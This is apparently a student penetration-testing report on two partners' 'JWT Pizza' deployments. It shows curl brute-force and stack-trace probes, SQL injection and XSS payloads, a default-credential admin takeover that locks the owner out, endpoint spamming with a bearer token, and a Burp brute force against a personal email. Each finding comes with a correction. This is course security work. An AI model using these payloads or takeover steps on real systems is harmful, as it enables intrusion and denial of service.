
Penetration Testing Report

Warren Mangum
Matthias Southwick

#Self Attack
Warren Mangum


12/9/2024
Target: pizza.warrendeployment.click
Attack Type: Injection (not really, just database information exposure)
Severity: IV
Description: I noticed when trying to bypass various credentials (like skipping a password, etc.), that the database would return the stack frame in the response object. This is a vulnerability as it exposes information about your database to the outside world, making it easier to attack.



```
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://pizza-service.warrendeployment.click/api/auth -d '{"email":"a@jwt.com", "password":"admin"}' -H 'Content-Type: application/json
'
{"message":"unknown user","stack":"Error: unknown user\n    at DB.getUser (/usr/src/app/database/database.js:79:15)\n    at process.processTicksAndRe
jections (node:internal/process/task_queues:95:5)\n    at async /usr/src/app/routes/authRouter.js:128:18"}
```

Corrections: I didn’t actually fix this problem in my code, as I believe that you would have to modify the Error class that StatusCodeError extends. But in general, you would fix this issue by sanitizing your error messages.


12/9/2024
Target: pizza.warrendeployment.click
Attack Type: Identification and Authentication Failure (Brute Force Attack)
Severity: III
Description: I noticed quickly that the login system of JWT Pizza is susceptible to brute force attacks. There is no system that monitors and prevents the spam-guessing of passwords for a given account. This means that someone doing a dictionary attack would probably succeed eventually.



```
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -s -X PUT localhost:3000/api/auth -d '{"email":"a@jwt.com", "password":"adminn"}' -H 'Content-Type: application/json'
{"message":"incorrect password","stack":"Error: incorrect password\n    at DB.getUser (C:\\Users\\mangu\\jwt-pizza-service\\src\\database\\database.j
s:118:17)\n    at async C:\\Users\\mangu\\jwt-pizza-service\\src\\routes\\authRouter.js:128:18"}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -s -X PUT localhost:3000/api/auth -d '{"email":"a@jwt.com", "password":"adminnn"}' -H 'Content-Type: application/json'
{"message":"incorrect password","stack":"Error: incorrect password\n    at DB.getUser (C:\\Users\\mangu\\jwt-pizza-service\\src\\database\\database.j
s:112:19)\n    at async C:\\Users\\mangu\\jwt-pizza-service\\src\\routes\\authRouter.js:128:18"}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -s -X PUT localhost:3000/api/auth -d '{"email":"a@jwt.com", "password":"Admin"}' -H 'Content-Type: application/json'
{"message":"incorrect password","stack":"Error: incorrect password\n    at DB.getUser (C:\\Users\\mangu\\jwt-pizza-service\\src\\database\\database.j
s:112:19)\n    at async C:\\Users\\mangu\\jwt-pizza-service\\src\\routes\\authRouter.js:128:18"}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -s -X PUT localhost:3000/api/auth -d '{"email":"a@jwt.com", "password":"Addmin"}' -H 'Content-Type: application/json'
{"message":"incorrect password","stack":"Error: incorrect password\n    at DB.getUser (C:\\Users\\mangu\\jwt-pizza-service\\src\\database\\database.j
s:112:19)\n    at async C:\\Users\\mangu\\jwt-pizza-service\\src\\routes\\authRouter.js:128:18"}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -s -X PUT localhost:3000/api/auth -d '{"email":"a@jwt.com", "password":"Addminn"}' -H 'Content-Type: application/json'
{"message":"incorrect password","stack":"Error: incorrect password\n    at DB.getUser (C:\\Users\\mangu\\jwt-pizza-service\\src\\database\\database.j
s:112:19)\n    at async C:\\Users\\mangu\\jwt-pizza-service\\src\\routes\\authRouter.js:128:18"}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -s -X PUT localhost:3000/api/auth -d '{"email":"a@jwt.com", "password":"Addminn"}' -H 'Content-Type: application/json'
{"message":"too many incorrect password guesses, sorry! try again later!","stack":"Error: too many incorrect password guesses, sorry! try again later
!\n    at DB.getUser (C:\\Users\\mangu\\jwt-pizza-service\\src\\database\\database.js:104:19)\n    at async C:\\Users\\mangu\\jwt-pizza-service\\src\
\routes\\authRouter.js:128:18"}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
```

Corrections: I solved this problem by implementing a lockout system for passwords in my code. After 5 incorrect passwords for a given email, there is a 10 minute timeout placed on that email, meaning that no more attempts are allowed. After 10 minutes, the lockout is lifted and the counter is reset to 0. Here is my code for this, which I inserted into the getUser function in the database.

```javascript
const attemptTime = Date.now();
      if (this.emailLockouts.has(user.email)) {

        //this checks to see if it's been less than 10 minutes since you were locked out
       if (attemptTime - this.emailLockouts.get(user.email) < 60000) {
          throw new StatusCodeError('sorry, you are locked out! try again later!', 404);
        }
        else {
          //this resets the attempt num after the time
          this.emailAttempts.set(user.email, 0);
          this.emailLockouts.delete(user.email);
        }
      }

      if (!(await bcrypt.compare(password, user.password))) {
        metrics.incrementTotalAuthFailures();
        if (this.emailAttempts.has(user.email)) {
          var emailGuesses = this.emailAttempts.get(user.email);
          if (emailGuesses > 4) {
            const lockoutTime = Date.now();
            this.emailLockouts.set(user.email, lockoutTime);

            throw new StatusCodeError('too many incorrect password guesses, sorry! try again later!',
404);




          }
```



```
        else {
          this.emailAttempts.set(user.email, emailGuesses + 1)
          throw new StatusCodeError('incorrect password', 404);
        }

      }
      else {
        this.emailAttempts.set(user.email, 1);
        throw new StatusCodeError('incorrect password', 404);
```

** Matthias Southwick **

I had an interesting experience when I went to hack myself. I was not able to start this assignment until Dec 10, and when I went to change my credentials, the default admin username and password had already been changed!


Knowing that my partner had already hacked me made me much less motivated to try fixing my website.

1. Possible vulnerabilities:

Many of the vulnerabilities are only accessible if you already have admin credentials, so I would start by modifying the default username and password. In fact, I generally like to have sql access to my own database, and this project kind of disallowed that.


2. Attempt to penetrate you deployment of JWT Pizza.

I tried several different sql injection attacks on my own server, including creating a user that if not parameterized would drop the menu table



```
  user: {
    name: `'"',"","");drop table menu;--`,
    email: 'c',
    roles: [ [Object] ],
    id: 67
  },
  token: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiJ1wiJyxcIlwiLFwiXCIpO2Ryb3AgdGFibGUgbWVudTs
tLSIsImVtYWlsIjoiYyIsInJvbGVzIjpbeyJyb2xlIjoiZGluZXIifV0sImlkIjo2NywiaWF0IjoxNzMzOTY3MjUzfQ.aiM6P4kKfw
K3GR0D13cr6UabegXNGyv4AJe3Cts9gNU'
}
```


I also tried doing a second injection, however the value happened to be added to a different value so, I got NaN value. If not for this I suspect it would have worked.



```
{
  message: 'Undeclared variable: NaN',
  stack: 'Error: Undeclared variable: NaN\n' +
    '    at PromiseConnection.execute (/usr/src/app/node_modules/mysql2/promise.js:112:22)\n' +
    '    at DB.query (/usr/src/app/database/database.js:350:40)\n' +
    '    at DB.getOrders (/usr/src/app/database/database.js:189:33)\n' +
    '    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)\n' +
    '    at async /usr/src/app/routes/orderRouter.js:102:14'
}
[
  { id: 2, name: 'franchiseFive', stores: [] },
  {
    id: 1,
    name: 'pizzaPocket',
    stores: [ [Object], [Object], [Object] ]
  }
]
[
  { id: 1, name: 'SLC' },
  { id: 2, name: 'Provo' },
  { id: 3, name: 'Orem' }
]
{
```

I tried some XSS attacks, specifically where you

Put html fields as franchise names or user names, but this didn't really work



Mama Ricci's kitchen


Keep the dough rolling and the franchises signing up.

FRANCHISE	FRANCHISEE	STORE	REVENUE	ACTION
<srcipt>alert('hi')</script>	b			Close
you were hacked hehe	常用名字			Close
		hack	0.597 ₿	Close

#Peer Attack

Warren Mangum

12/9/2024
Target: pizza.msouthwick.com
Attack Type: Security Misconfiguration (leaving default credentials)
Severity: II
Description: Luckily, the default admin credentials were left unaltered. After logging in using these credentials, I was able to obtain an auth token, which allowed me to execute any HTTP command on the server. This includes altering stores and franchises, as well as orders.


pizza.msouthwick.com/admin-dashboard
JWT Pizza
Order
Admin
Logout
home > admin-dashboard

Mama Ricci's kitchen


Keep the dough rolling and the franchises signing up.

FRANCHISE	FRANCHISEE	STORE	REVENUE	ACTION
you were hacked hehe	常用名字			Close
		hack	0.597 ₿	Close

Add Franchise
Franchise
About
History
© 2024 JWT Pizza LTD. All rights reserved. Version: 20241101.054020
11:41 AM
12/11/2024

Corrections: The obvious correct would have been to preemptively change the default credentials. I forgot to do this on my own server, and didn't realize it until I was attacking him, so I went and changed mine immediately after.

12/9/2024
Target: pizza.msouthwick.com
Attack Type: Security Misconfiguration
Severity: III
Description: After I finished executing commands with his admin account, I changed the username and password so that the actual admin wouldn't have access anymore.




```
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth -d '{"email":"hacked@jwt.com", "password":"yougothacked"}' -H 'Content-Type: applicat
ion/json'
{"user":{"id":1,"name":"常用名字","email":"hacked@jwt.com","roles":[{"role":"admin"},{"objectId":2,"role":"franchisee"}]},"token":"eyJhbGciOiJIUzI1Ni
IsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcyI6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm
9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzc5NTc3Nn0.IjOBRRLqTc8omYTVuV01JOwn7aD0-Mu4XWnvHJNOu1U"}
```

Correction: This would be hard to fix as while a logging system might record the new username, the corresponding new password should be sanitized.

12/9/2024
Target: pizza.msouthwick.com
Attack Type: Insecure Design (DDOS attack)


Severity: III
Description: I did a bunch of latency tests using my metrics, and I discovered that the slowest endpoint was the update user endpoint. Knowing this, spamming this endpoint was the best way I found to DDOS JWT Pizza. This didn't make it completely unusable, but it did back up the requests and up the latency.



```
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
{"id":2,"name":"test","email":"hackity.com","roles":[{"role":"diner"}]}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
{"id":2,"name":"test","email":"hackity.com","roles":[{"role":"diner"}]}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
{"id":2,"name":"test","email":"hackity.com","roles":[{"role":"diner"}]}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
{"id":2,"name":"test","email":"hackity.com","roles":[{"role":"diner"}]}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
{"id":2,"name":"test","email":"hackity.com","roles":[{"role":"diner"}]}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
{"id":2,"name":"test","email":"hackity.com","roles":[{"role":"diner"}]}
mangu@WarrensLaptop MINGW64 ~/jwt-pizza-service (main)
$ curl -X PUT https://jwt-pizza-service.msouthwick.com/api/auth/2 -d '{"email":"hackity.com", "password":"hackity"}' -H 'Content-Type: application/js
on' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwibmFtZSI6IuW4uOeUqOWQjeWtlyIsImVtYWlsIjoiaGFja2VkQGp3dC5jb20iLCJyb2xlcy
I6W3sicm9sZSI6ImFkbWluIn0seyJvYmplY3RJZCI6Miwicm9sZSI6ImZyYW5jaGlzZWUifV0sImlhdCI6MTczMzk2MzM2Mn0.TokX774OKjXQp9kdLO7OaGIh3Dr5OqpsZGsIcKSYvWQ'
```

Correction: One possible correction to prevent DDOS attacks would be to put a capacity on certain endpoint usage. This would likely need to be adjusted during times of high traffic, which adjustment would be based on the common metrics. Any spike in endpoint usage would put a timer on the call, similar to the password lockout system.

12/9/2024
Target: pizza.msouthwick.com
Attack Type: Identification and Authentication Failure (Brute Force Attack)
Severity: III
Description: I snooped around for quite a while to guess which email of his would likely be tied to an account on his system. I tried a couple but eventually came across what I presumed to be his best email (southwickmatthias@gmail.com), which I found on his resume which was attached to his website. I then was able to do a brute force attack guessing passwords, which I did a number attack between 0 and 101 on Burp Suite. Sadly none of these numbers seemed to be his password, but I was happy that I was able to figure out this process either way.


2. Intruder attack of https://jwt-pizza-service.msouthwick.com
Results
Positions
